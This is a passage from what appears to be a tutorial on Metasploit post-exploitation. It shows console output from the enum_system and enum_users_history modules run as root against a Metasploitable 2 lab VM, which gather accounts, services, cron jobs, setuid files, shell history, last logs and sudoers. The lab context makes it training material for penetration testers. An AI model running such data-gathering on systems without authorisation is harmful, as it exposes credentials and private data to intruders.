
```
msf5 post(linux/gather/enum_system) > run

[+] Info:
[+]
                                        _                  _          _ _         _      _       ____
  _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ | '_ `
 _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) || | | | | |
__/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\
__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
 |_|                                          Warning: Never expose this VM to a
n untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmi
n to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
[+]     Module running as "root" user
[*] Linux version stored in /root/.msf4/loot/20190616090108_default_192.168.41.1
73_linux.enum.syste_098192.txt
[*] User accounts stored in /root/.msf4/loot/20190616090108_default_192.168.41.1
73_linux.enum.syste_669975.txt
[*] Installed Packages stored in /root/.msf4/loot/20190616090108_default_192.168
.41.173_linux.enum.syste_708827.txt
[*] Running Services stored in /root/.msf4/loot/20190616090108_default_192.168.4
1.173_linux.enum.syste_637546.txt
[*] Cron jobs stored in /root/.msf4/loot/20190616090108_default_192.168.41.173_l
inux.enum.syste_614255.txt
[*] Disk info stored in /root/.msf4/loot/20190616090108_default_192.168.41.173_l
inux.enum.syste_496066.txt
[*] Logfiles stored in /root/.msf4/loot/20190616090108_default_192.168.41.173_li
nux.enum.syste_075134.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20190616090108_default_192.16
8.41.173_linux.enum.syste_858922.txt
[*] Post module execution completed
```

As expected, this module collected a lot of information from the target system.

The enum_users_history module collects the user specific history from various services like MySQL, PostgreSQL, MongoDB and Vim.





```
msf5 post(linux/gather/enum_users_history) > run

[+] Info:
[+]
                                        _                  _          _ _         _      _       ____
  _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ | '_ `
 _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) || | | | | |
__/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\
__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
 |_|                                          Warning: Never expose this VM to a
n untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmi
n to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
[-] Failed to open file: /root/.ash_history: core_channel_open: Operation failed
: 1
[-] Failed to open file: /root/.csh_history: core_channel_open: Operation failed
: 1
[-] Failed to open file: /root/.ksh_history: core_channel_open: Operation failed
: 1
[-] Failed to open file: /root/.sh_history: core_channel_open: Operation failed:
 1
[-] Failed to open file: /root/.tcsh_history: core_channel_open: Operation faile
```


```
[-] Failed to open file: //.csh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: //.ksh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: //.sh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: //.tcsh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: //.zsh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: //.mysql_history: core_channel_open: Operation failed:
1
[-] Failed to open file: //.psql_history: core_channel_open: Operation failed: 1
[-] Failed to open file: //.dbshell: core_channel_open: Operation failed: 1
[-] Failed to open file: //.viminfo: core_channel_open: Operation failed: 1
[-] Failed to open file: /home/user/.ash_history: core_channel_open: Operation f
ailed: 1
[+] bash history for user stored in /root/.msf4/loot/20190616090717_default_192.
168.41.173_linux.enum.users_556605.txt
[-] Failed to open file: /home/user/.csh_history: core_channel_open: Operation f
ailed: 1
[-] Failed to open file: /home/user/.ksh_history: core_channel_open: Operation f
ailed: 1
[-] Failed to open file: /home/user/.sh_history: core_channel_open: Operation fa
iled: 1
[-] Failed to open file: /home/user/.tcsh_history: core_channel_open: Operation
failed: 1
[-] Failed to open file: /home/user/.zsh_history: core_channel_open: Operation f
ailed: 1
[-] Failed to open file: /var/lib/snmp/.csh_history: core_channel_open: Operatio
n failed: 1
[-] Failed to open file: /var/lib/snmp/.ksh_history: core_channel_open: Operatio
n failed: 1
[-] Failed to open file: /var/lib/snmp/.sh_history: core_channel_open: Operation
 failed: 1
[-] Failed to open file: /var/lib/snmp/.tcsh_history: core_channel_open: Operati
on failed: 1
[-] Failed to open file: /var/lib/snmp/.zsh_history: core_channel_open: Operatio
n failed: 1
[-] Failed to open file: /var/lib/snmp/.mysql_history: core_channel_open: Operat
ion failed: 1
[-] Failed to open file: /var/lib/snmp/.psql_history: core_channel_open: Operati
on failed: 1
[-] Failed to open file: /var/lib/snmp/.dbshell: core_channel_open: Operation fa
iled: 1
[-] Failed to open file: /var/lib/snmp/.viminfo: core_channel_open: Operation fa
iled: 1
[+] Last logs stored in /root/.msf4/loot/20190616090720_default_192.168.41.173_l
inux.enum.users_860121.txt
[+] Sudoers stored in /root/.msf4/loot/20190616090720_default_192.168.41.173_lin
ux.enum.users_573660.txt
[*] Post module execution completed
msf5 post(linux/gather/enum_users_history) > 
```

We got information like bash history, last log files and sudoers on the target system. No juicy information here like MySQL, PostGreSQL etc.

